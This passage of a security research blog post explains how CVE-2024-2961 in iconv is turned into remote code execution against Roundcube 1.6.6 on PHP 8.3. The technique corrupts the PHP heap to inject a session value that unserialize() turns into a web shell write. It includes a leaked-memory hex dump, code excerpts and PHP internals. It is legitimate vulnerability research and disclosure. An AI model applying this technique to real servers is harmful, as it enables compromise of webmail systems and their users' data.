000027f0	38	c5	26	29	1e	7f	00	00	02	00	00	00	00	00	00	00	8· &)	· · · ·	· · · ·	· · · ·
00002800	02	00	00	00	ff	ff	ff	ff	3e	d5	c3	06	ae	06	5a	fb	· · · ·	· · · ·	>· · ·	· · Z·
00002810	68	bc	27	29	1e	7f	00	00	02	00	00	00	00	00	00	00	h· ')	· · · ·	· · · ·	· · · ·
00002820	02	00	00	00	ff	ff	ff	ff	18	38	0a	66	c0	69	bb	a7	· · · ·	· · · ·	·8· f	·i· ·
00002830	a0	bc	27	29	1e	7f	00	00	00	bd	27	29	1e	7f	00	00	· · ')	· · · ·	· · ')	· · · ·
00002840	06	00	00	00	ff	ff	ff	ff	20	a8	d2	5d	3a	f0	4c	d0	· · · ·	· · · ·	· ·]	: · L·
00002850	d0	bc	27	29	1e	7f	00	00	58	bd	27	29	1e	7f	00	00	· · ')	· · · ·	X· ')	· · · ·
00002860	06	00	00	00	ff	ff	ff	ff	5a	b2	58	05	a0	ff	08	be	· · · ·	· · · ·	Z· X·	· · · ·
00002870	28	bd	27	29	1e	7f	00	00	02	00	00	00	00	00	00	00	(· ')	· · · ·	· · · ·	· · · ·
00002880	02	00	00	00	ff	ff	ff	ff	d1	ef	23	f4	33	8f	d4	f0	· · · ·	· · · ·	· · #·	3 · · ·
00002890	80	bd	27	29	1e	7f	00	00	00	60	08	36	1e	7f	00	00	· · ')	· · · ·	· ` · 6	· · · ·
000028a0	00	00	00	00	00	00	00	00	e8	06	00	00	00	00	00	00	· · · ·	· · · ·	· · · ·	· · · ·
000028b0	4d	4c	5b	31	5d	00	00	00	00	00	00	00	00	00	00	00	ML [1] · · ·	· · · ·	· · · ·

Successfully leaking memory

Note: `sprintf()` allocates a chunk of size 0x800 to store the result string, which forces us into attacking on this chunk size.

Two paths

By carefully setting up the heap, we can leak at the same time pointers to the PHP binary and pointers close to the position of our target string. As a result, ASLR and PIE become irrelevant. In addition, we know how to corrupt a free list already, and therefore we can **allocate one chunk** anywhere in the heap. But it is not *game over* yet. At this point, there are two ways one can go.

The first one is the logical continuation of our work: using our binary corruption to execute code. It generally involves dumping parts of the binary to find interesting offsets, and then getting a ROP chain started. The second one involves performing a *data-only* attack. Each has their advantages and inconvenients. While I demonstrated a binary exploit at OffensiveCon, I find the *data-only* attack more elegant, and I will therefore show it instead. It serves as a good way to dive even deeper in the PHP engine.

Data-only attacks

The advantage of data-only attacks over binary ones are that we do not rely on machine code. Instead, we use our low level bug to corrupt PHP variables and alter the execution of the script (a very simple example could be setting an hypothetical `$is_admin` flag to `true` to escalate our privileges).

While we can build reasonably complex structures, we can only reference heap addresses. As a result, not every variable can be overwritten: we can target simple types (`bool`, `int`, `string`) and arrays, but not objects, because the structure that represents them, `zend_object`, includes pointers to the main binary (which we do not know much about!).

An ideal target are session variables, stored in the `$_SESSION` array, for a few reasons. First, they linger after the exploitation (provided it does not crash). Second, they get saved at the very end of the execution of the script, leaving us "time" to modify them. And third, they are generally interesting in an attacker's point of view: who hasn't dreamed of being able to change their role to superadmin?

In Roundcube, no concept of roles, however. But browsing through the code, we can actually find better:

```
# program/lib/Roundcube/rcube_user.php
class rcube_user
{
    function get_prefs()
```



```

    {
        if ($_SESSION['preferences_time'] < time() - 5 * 60) {
            $saved_prefs = unserialize($_SESSION['preferences']); // <-----
            $this->rc->session->remove('preferences');
            $this->rc->session->remove('preferences_time');
            $this->save_prefs($saved_prefs);
        }
        ...
    }
}
```

A call to [the PHP deserialisation function, unserialize\(\)](#)! Being able to perform deserialisation generally means RCE on big frameworks, and Roundcube is no exception. Indeed, it uses *Guzzle*, a popular library to do HTTP requests. Using [PHPGGC](#), we can generate a guzzle/ fw1 payload, and convert the deserialisation into an arbitrary file write.

Evidently, under normal usage, `$_SESSION['preferences']` cannot be modified by a user. We are not just any user, however: we can write in the heap! Therefore, we can just make two chunks overlap and overwrite the `zend_string` of this session variable!


But again, a problem: under default configuration, `$_SESSION['preferences']` never gets set. There is nothing to overwrite! All is not lost, though: we can go deeper and use our arbitrary allocation to add an element to the `$_SESSION` array. How do we do this?

We'll need to dive in the implementation of PHP arrays.

PHP arrays

PHP arrays consist of key/value pairs, where the value can have any type, but the key can either be an integer or a string. We will only cover, here, string keys.

Each pair is held in a structure called a Bucket:




The Bucket structure

The first element, `val`, is either a simple value (*long*, *float*) or a pointer to a value (`zend_string`, `zend_object`, *etc.*). `type` defines the variable type. `next` indicates the index of the next Bucket in the list (more on this later). The key is stored in `Bucket.key`, and its [DJBX33A hash](#) is stored in `Bucket.h`.


When a non-empty array is created, PHP allocates a `zend_array` structure, and another chunk that consists of a list of `uint32_t` values, the *hashmap*, followed by a list of 8 Buckets.

`zend_array.arData` points to this butterfly structure: on the bottom of this structure is the list of *buckets*, and on the top is the *hashmap*. The *hashmap* lets you convert `zend_string` hashes into an index in the list of *buckets*: when one tries to access the value for some key, PHP will *OR* the table mask (`zend_array.nTableMask`) with the hash of the key (`zend_string.h`), to get a negative `int32_t`, which it'll use as an index from the (`uint32_t[]`) `arData` pointer.



Accessing an hashmap

In the example above, we are looking for preferences in an array of 8 elements. The index is equal to $(\text{int32_t}) (\text{0xffffffff0h} \mid \text{0xc0c1e3149808db17}) = \text{0xffffffff7} = -9$. By picking the 9th element starting from the end of the hashmap, we get 4 (in blue). As a result, PHP examines the fifth bucket.



A bucket and its key-value pair. The key is preferences and value is a serialized string.

To make sure that this is indeed the right bucket (two different strings may have the same hash, or hashes that map to the same index), PHP checks the hash of the bucket against the hash of the provided key. If they are equal (in our example, they are), it compares the size and value of the keys. If they are equal (in our example, they are, again), it is the correct bucket, and PHP returns the value. In the case where the expected key is not the same as the one of the bucket, PHP goes to the bucket whose index is indicated by the next

value (5, in *blue*, in our example), and keeps going until it finds it. FF FF FF FF is a special value that means that there is no bucket.

Overwriting the session array

Overwriting the hashmap and one bucket is therefore enough to add a key-value pair to the array.

Now, remember, our primitive lets us alter a free list pointer, and thus allocate a zend_string (or anything, but zend_strings are the most useful) anywhere in the heap, *i.e.* we can make PHP allocate an arbitrary chunk.

The session array consists of 32 elements, and as such its *hashmap+bucket* chunk has size *0x500* (*0x100* for hashmap, *0x400* for buckets). We want to make our fake heap pointer point right above.

It is rather simple, but we have a few more precautions to take. First, we cannot just point anywhere: when PHP allocates our arbitrary chunk, it'll think that this is really a free chunk (stupid PHP). Therefore, it'll expect its 8 first bytes to be a pointer to the next one. Supposing that it is not a valid pointer, if PHP makes one more allocation of the same size, we crash. In addition, when our fake chunk gets freed, it might get allocated again, and contain data that we do not control. We need to shield it from being reallocated; otherwise, it might completely break our work.

To handle the first problem, we can create, using HTTP parameters, a net of *0x500* chunks filled with null bytes and separated with a hole, hoping for the *hashmap+bucket* chunk to be allocated in between two of them. If we point into such a chunk, PHP will read a null pointer as the next free list element, and think that the free list was exhausted, saving us from a crash.

To tackle the second one, as soon as we allocate our arbitrary chunk, we also allocate lots of chunks of size *0x500*. When they all get freed, in order, the last chunks will precede our chunk in the freelist, protecting it from allocations.

And here we are: using our binary bug, we alter the contents of our session, and set preferences to an arbitrary string. We then issue an HTTP request to the index, where `$_SESSION['preferences']` gets deserialized. Using the `guzzle/fw1` payload, we write a file to `public_html/shell.php`.

Demo

Here is a demo targeting Roundcube 1.6.6 under PHP 8.3.



The exploit is available [here](#). As usual, it is commented, and reveals parts of the exploit I did not include in the blogpost.

Impact on the ecosystem

So, direct calls to `iconv()` are exploitable, and impactful. But is it the only PHP function affected by CVE-2024-2961? Not at all.

First, `iconv()` has a lot of sibling functions, such as `iconv_strpos()`, `iconv_substr()`... which may be vulnerable (I have not checked). But there is an even scarier, and very unexpected, sink.

PHP has a [very popular extension called mbstring](#). The extension, built in C, allows you to manipulate strings under various charsets,

and perform character set conversions. It is a [dependency of many frameworks and CMSes](#).

But `mbstring` is not installed by default. What happens when it is not (you need superuser rights to do so), but you still want to use a library or framework that relies on it? Well, in such a case, you can use the PHP implementation of the library. [The project, called `symfony/polyfill-mbstring`](#), has exactly the same API: both can be used interchangeably. And it is very popular, with **823+ million** installs.

But how does *polyfill-mbstring* do its job, converting from one charset to another, without using `mbstring`? Well, it uses... `iconv()`.

Therefore, you might be thinking you are using `mbstring`, and as such, are not vulnerable, but you are instead using the PHP-implemented, polyfill version, which uses `iconv()`.

With the avènement of `composer`, the PHP package manager, the line might even be easier to cross than expected. If you install two projects, one depending on `ext-mbstring` (the original C extension), and the other on `polyfill-mbstring` (the PHP equivalent), the installation will succeed whether the `mbstring` extension is installed or not.

And, sure enough, when you run the POC that I provided, but this time using `mb_convert_encoding()` instead of `iconv()`:

```
- $output = iconv("UTF-8", "ISO-2022-CN-EXT", $input);  
+ $output = mb_convert_encoding($input, "ISO-2022-CN-EXT", "UTF-8");
```

You get a crash as well.

While I have stopped my analysis here (looking for targets is very time-consuming), I am hopeful that this is not the last we have seen of CVE-2024-2691 and PHP.

Conclusion

After exploiting [PHP filters](#), we have now leveraged **CVE-2024-2961** through direct `iconv()` calls to compromise a famous webmail, Roundcube. This took us deeper in the internals of the PHP engine, and leads the way for potential new exploits, using the obvious sinks, and the less obvious ones.

Now that we have demonstrated impact through two means in PHP, we need to cover the last question: what happens if the file read primitive that you have is *blind*?

Stay tuned for part 3!

We're hiring!

Ambionics is an entity of [Lexfo](#), and we're hiring! To learn more about job opportunities, do not hesitate to contact us at rh@lexfo.fr. *We're a french-speaking company, so we expect candidates to be fluent in our beautiful language.*

If you have any questions, you can hit me up on Twitter [@cfreal_](#).